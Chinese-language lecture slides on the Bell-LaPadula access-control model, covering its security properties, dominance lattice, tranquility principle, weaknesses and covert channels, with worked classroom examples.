- Clark-Wilson模型
- Chinese Wall模型
- TE模型

# Bell-LaPadula模型

- 1973年，David Bell和Len Lapadula提出了第一个也是最著名的安全策略模型，Bell-LaPadula安全模型，简称BLP模型。
- BLP模型是遵守军事安全策略的多级安全模型。


# BLP模型现实意义




# “不上读，不下写”规定

- ① 总统可以读和写机要文件，因为他的地位匹配它的敏感性；
- ② 总统可以读街头告示，因为他的地位高于它的敏感性（可下读）；
- ③ 总统不能写街头告示，因为他的地位高于它的敏感性（不下写）；
- ④ 平民可以读和写街头告示，因为他的地位匹配它的敏感性；
- ⑤ 平民可以写机要文件，因为他的地位低于它的敏感性（可上写）；
- ⑥ 平民不能读机要文件，因为他的地位低于它的敏感性（不上读）。

# BLP模型



# 举例



<i>security level</i>	<i>subject</i>	<i>object</i>
Top Secret	Tamara	Personnel Files
Secret	Samuel	E-Mail Files
Confidential	Claire	Activity Logs
Unclassified	Ulaley	Telephone Lists

- Tamara can read all files;
- Claire cannot read Personnel or E-Mail Files;
- Ulaley can only read Telephone Lists

# BLP模型的构成

- BLP模型的核心内容由简单安全特性（**ss-特性**）、星号安全特性（**\*-特性**）、自主安全特性（**ds-特性**）和一个基本安全定理构成。

## 简单安全特性

- (ss-特性) 如果  $(Sub, Obj, \underline{r})$  是当前访问，那么一定有：

$$f(Sub) \geq f(Obj)$$

其中， $f$  表示安全级别， $\geq$  表示支配关系

# 星号安全特性

- (\*-特性) 在任意状态，如果  $(Sub, Obj, Acc)$  是当前访问，那么一定有：

(1) 若  $Acc$  是  $r$ , 则:  $f_{\text{-}c}(Sub) \geq f(Obj)$

(2) 若  $Acc$  是  $a$ , 则:  $f(Obj) \geq f_{\text{-}c}(Sub)$

(3) 若  $Acc$  是  $w$ , 则:  $f(Obj) = f_{\text{-}c}(Sub)$

其中,  $f$  表示安全级别,  $f_{\text{-}c}$  表示当前安全级别,  $\geq$  表示支配关系。

## Attribute Elements

The set  $A = \{r, e, w, a\}$  is used in the model for access mode designation with the following meanings:


r--read; observe only

e--execute; neither observation nor alteration

w--write; observe and alter

a--append; alter only.

# Access Privileges



# BLP模型

- **简单安全特性：**是指任何一个主体不能读安全级别高于它的安全级别的客体，即不能“向上读”；
- **星号安全特性：**“\*”特性是指任何一个主体不能写安全级别低于它的安全级别的客体，即不能“向下写”。

上述两个特性是BLP模型的两条主要性质，约束了所允许的访问操作。在访问一个客体时，两个特性都将被验证。

## 自主安全特性

- (ds-特性) 如果  $(Sub-i, Obj-i, Acc)$  是当前访问，那么， $Acc$ 一定在访问控制矩阵  $M$  的元素  $M_{ij}$  中。
- ds-特性---处理自主访问控制

# 基本安全定理

- 基本安全定理： 如果系统状态的每一次变化都满足 ss-特性、\*-特性和ds-特性的要求， 那么，在系统的整个状态变化过程中， 系统的安全性一定不会被破坏。
- 符合状态机模型， 即如果我们开始处于一个安全状态，并且所有的状态转换是安全的， 那么系统将是安全的。

# 安全级别定义

- 在BLP模型中，实体 $E$ 的安全级别 $level(E)$ 是一个二元组 $(L, C)$ ，其中， $L$ 是等级分类，可用整数表示， $C$ 是非等级类别，由集合表示。
- 举例：
  - ( Top Secret, { NUC, EUR, ASI } )
  - ( Confidential, { EUR, ASI } )
  - ( Secret, { NUC, ASI } )

## 支配关系定义

- 设在BLP模型中，实体 $E_1$ 和 $E_2$ 的安全级别分别为：

$$level(E_1) = (L_1, C_1), \quad level(E_2) = (L_2, C_2),$$

$\geqslant$ 表示支配关系，那么：

$$level(E_1) \geqslant level(E_2)$$

当且仅当：


$$L_1 \geqslant L_2 \text{ 且 } C_1 \supseteq C_2$$

# 支配关系

- $(L, C) \geqslant (L', C')$  iff  $L' \leq L$  and  $C' \subseteq C$
- 举例
  - ✓ (Top Secret, {NUC, ASI})  $\geqslant$  (Secret, {NUC})
  - ✓ (Secret, {NUC, EUR})  $\geqslant$  (Confidential, {NUC, EUR})
  - ✓ (Top Secret, {NUC})  $\vdash \geqslant$  (Confidential, {EUR})
- 支配关系构成lattice
  - ✓  $lub(Lattice) = (\max(L), C)$
  - ✓  $Glb(Lattice) = (\min(L), \emptyset)$

# 支配关系

- 不上读，不下写



# 支配关系--当前级别

- 问题：
  - Colonel 拥有(Secret, {NUC, EUR}) 安全级别
  - Major拥有(Secret, {EUR})安全级别
    - Major可以与 Colonel 交谈 (“上写” or “下读”)
    - Colonel **不能**与 Major 交谈(“上读” or “下写”)

## 支配关系--当前级别

- 为主体定义最大级别和当前级别
  - $\maxlevel(s) \geq \curlevel(s)$
- 举例
  - Treat Major as an object (Colonel is writing to him/her)
  - Colonel has  $\maxlevel$  (Secret, { NUC, EUR })
  - Colonel sets  $\curlevel$  to (Secret, { EUR })
  - Now  $L(\text{Major}) \geq \curlevel(\text{Colonel})$ 
    - Colonel can write to Major without violating “no writes down”

# 支配关系--当前级别

- 问题：
  - 考虑一个系统中有  $s_1, s_2, o_1, o_2$ 
    - $L(s_1) = L_C(s_1) = L(o_1) = \text{high}$
    - $L(s_2) = L_C(s_2) = L(o_2) = \text{low}$
  - 以及以下执行：
    - $s_1$  读  $o_1$
    - 然后改变当前级别到  $\text{low}$ , 获得  $o_2$  的写权限, 写入  $o_2$
    - 每个状态都是安全的, 但是存在非法信息流动
- 方法：
  - **tranquility principle**: 主体不能将当前级别改变到目前所读的最高级别的之下

# BLP模型

- 讨论：BLP模型是否可以解决特洛伊木马攻击

# BLP模型

- 特洛伊木马攻击: “拥有Top Secret的主体(Subject) 读取Top Secret 的信息 , 然后将其写入Unclassified 文件(Object)中”
- More generally:
  - S 读  $O_1$ , 然后写  $O_2$ , where  $L(O_2) < L(O_1)$ , and regardless of  $L(S)$
- 证明:
  - S 读  $O_1$ , 那么,  $L(O_1) \leq L(S)$
  - S 写  $O_2$ , 那么,  $L(S) \leq L(O_2)$
  - 所以,  $L(O_1) \leq L(S) \leq L(O_2)$
  - 即,  $L(O_1) \leq L(O_2)$
  - 但结合  $L(O_2) < L(O_1)$ , 有,  $L(O_1) < L(O_1)$
  - 矛盾

# BLP模型的不足

- 可信主体不受\*特性约束，访问权限太大，不符合最小特权原则
- BLP模型注重保密性控制，而缺少完整性控制，不能控制“向上写”，不能有效限制隐通道
- 仅能处理单级客体，缺乏处理多级客体
- 不支持系统运行时动态调节安全级的机制


# 公开通道(Overt, Explicit Channels)vs. 隐蔽通道(Covert Channels)

- BLP的安全目标
  - 高安全级别信息无法流向低安全级别的用户
- 通过公开通道（例如，读/写对象）的非法信息流被BLP阻止
- 但是，通过隐蔽通道的非法信息流仍然可能发生
  - 基于系统资源使用的通信通道，而这些通道通常不用于系统中的主体（进程）之间的通信

# “向上写”导致的隐蔽通道示例

- 假定在一个系统中，“向上写”是允许的，如果系统中的文件/data的安全级支配进程B的安全级，即进程B对文件/data有写权限而没有读权限，进程B可以写打开、关闭文件/data。
- 因此，每当进程B为写而打开文件/data时，总返回一个是否成功打开文件的标志信息。这个标志信息就是一个隐蔽通道，它可以导致信息从高安全级流向低安全级。即，可以用来向进程B传递它本不能存取的信息。

# 隐蔽通道场景描述



# BLP 举例

- Two users: **Carla** (student) and **Dirk** (teacher)
  - Carla (**Class: s**)
  - Dirk (**Class: T**); can also login as a student thus (**Class: s**)
- A **student** has a lower security clearance
- A **teacher** has a higher security clearance

# BLP 举例

Dirk creates f1; Carla creates f2

Carla can read/write f2

Carla **cannot** read f1

Dirk can read/write f1


Dirk can read f2

Dirk can read/write f2 only as a *stu*


Dirk reads f2; want to create f3 (**comments**)

Dirk signs in as a *stu* (so Carla can read)

As a **teacher**, Dirk cannot create a file at *stu* classification




(a) Two new files are created: f1: cl-t; f2: cl-s




(b) A third file is added: f3: cl-s

# BLP举例(cont.)

Dirk as a *teacher* creates f4 (*exam*)  
 (Must log in as a *teacher* to read  
 template)



Dirk wants to give Carla access to  
 read f4  
 Dirk **cannot** do that;  
 An *admin* downgrades f4 (*c1-t*) class  
 to *c1-s*




# BLP举例(cont.)

Carla writes answers to f5 (c1-t)

-- An example of **write up**  
(向上写)

Dirk can read f5


